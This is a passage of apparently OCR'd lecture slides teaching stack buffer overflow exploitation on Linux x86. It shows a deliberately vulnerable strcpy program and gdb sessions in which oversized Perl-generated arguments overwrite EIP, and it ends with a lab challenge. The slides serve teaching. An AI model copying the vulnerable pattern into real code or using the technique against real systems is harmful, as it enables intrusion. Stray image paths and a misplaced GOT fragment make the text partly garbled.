- Look up the newly populated address in the GOT with "**`x/4x 0xb7ee7920`**"

```
(gdb) x/4x 0xb7ee7920
0xb7ee7920 <puts>:      0x83e58955      0x5d891cec      0x08458bf4      0xfbb55fe8
(gdb)
```

What is next?


- We are going to discuss low-level vulnerabilities in this section
- First of all it will be shown why they do exist, and how they can be exploited
- The focus on the exploitation details will be given to a Linux system running on Intel x86 platform as target, but it is important to note that the same tecniques are applied to Windows systems as well

Code-Execution


- **In order to exploit a vulnerability in a software (thinking about memory corruption vulnerabilities here) what is the needed conditions?**
  - We need some way to insert data on the target's memory (even if we are planning to return to the target's own data, or just change the target's memory we will need to inject what will force the error condition at least) -> It's embedded in the way computers works, the attacker will ALWAYS have rights to load something in the target's memory (SCADA systems are getting connected as well, so it will just add more threats)
  - We need some way to force the target to change it's normal behaviour (it can be done controlling a pointer, forcing the target's to write to some place we choose in memory, forcing the target to mix our data with code (like in SQL injection vulnerabilities) and others) -> This is where vulnerabilities appear (the target program let us to do so) and the design of computer systems are not helping us very much (we will see later the idea of non-exec memory and other protection mechanisms which are trying to change that, but the truth is: There is always PROGRAM CONTROL INFORMATION mixed with PROGRAM DATA).

The stack...


- **Functions**
- **LIFO**
- **Return Pointer**
- **Buffer**



Stack Overflow



Stack Overflow



Sample

```
rodrigo@rodrigo:~/bof/stack$ cat stack.c
/* Simple stack overflow */

#include <stdio.h>

int main (int argc, char *argv[])
{
  char buffer[1024];

  strcpy(buffer, argv[1]);
  printf("len = %d\n",strlen(argv[1]));
  return 0;
}
rodrigo@rodrigo:~/bof/stack$ ./stack `perl -e 'print "A" x 1024'`
len = 1024
rodrigo@rodrigo:~/bof/stack$ ./stack `perl -e 'print "A" x 1032'`
len = 1032
rodrigo@rodrigo:~/bof/stack$ ./stack `perl -e 'print "A" x 1036'`
len = 1036
Segmentation fault
rodrigo@rodrigo:~/bof/stack$
```

Debugging

```
rodrigo@rodrigo:~/bof/stack$ gdb stack
GNU gdb 6.3
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i486-slackware-linux"...Using host libthread_db library "/lib/libthread_db.so.1".

(gdb) r `perl -e 'print "A" x 1036'`
Starting program: /home/rodrigo/bof/stack/stack `perl -e 'print "A" x 1036'`
len = 1036

Program received signal SIGSEGV, Segmentation fault.
0x40037400 in __libc_start_main () from /lib/libc.so.6
(gdb) info registers
eax            0x0      0
ecx            0x4013b840       1075034176
edx            0xb      11
ebx            0x4013aff4       1075032052
esp            0xbffff370       0xbffff370
ebp            0x41414141       0x41414141
esi            0xbffff3d0       -1073744944
edi            0x2      2
eip            0x40037400       0x40037400
eflags         0x286    646
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x0      0
gs             0x0      0
(gdb)
```

Controlling EIP

```
(gdb) r `perl -e 'print "A" x 1038'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/rodrigo/bof/stack/stack `perl -e 'print "A" x 1038'`
len = 1038

Program received signal SIGSEGV, Segmentation fault.
0x40004141 in _dl_map_object () from /lib/ld-linux.so.2
(gdb) i r
eax            0x0      0
ecx            0x4013b840       1075034176
edx            0xb      11
ebx            0x4013aff4       1075032052
esp            0xbffff370       0xbffff370
ebp            0x41414141       0x41414141
esi            0xbffff3d0       -1073744944
edi            0x2      2
eip            0x40004141       0x40004141
eflags         0x286    646
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x0      0
gs             0x0      0
(gdb)
```

EIP with ABCD

```
(gdb) r `perl -e 'print "A" x 1036 . "ABCD"'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/rodrigo/bof/stack/stack `perl -e 'print "A" x 1036 . "ABCD"'`
len = 1040

Program received signal SIGSEGV, Segmentation fault.
0x44434241 in ?? ()
(gdb) i r
eax            0x0      0
ecx            0x4013b840       1075034176
edx            0xb      11
ebx            0x4013aff4       1075032052
esp            0xbffff370       0xbffff370
ebp            0x41414141       0x41414141
esi            0xbffff3d0       -1073744944
edi            0x2      2
eip            0x44434241       0x44434241
eflags         0x286    646
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x0      0
gs             0x0      0
(gdb)
```


What we need to do now to execute our own code?

Return Address


- When we have control over the program (which means, we overwrote the return address in the stack, or we can write 4 bytes anywhere in the program address space or we control a function pointer or...):
  - We need to find where is our code in the program's memory
  - We need to find where to return in the program address space (we can use the program own structures, like we will see to bypass the randomization)

Let's do it ourselves – Lab.12 Challenge 1!

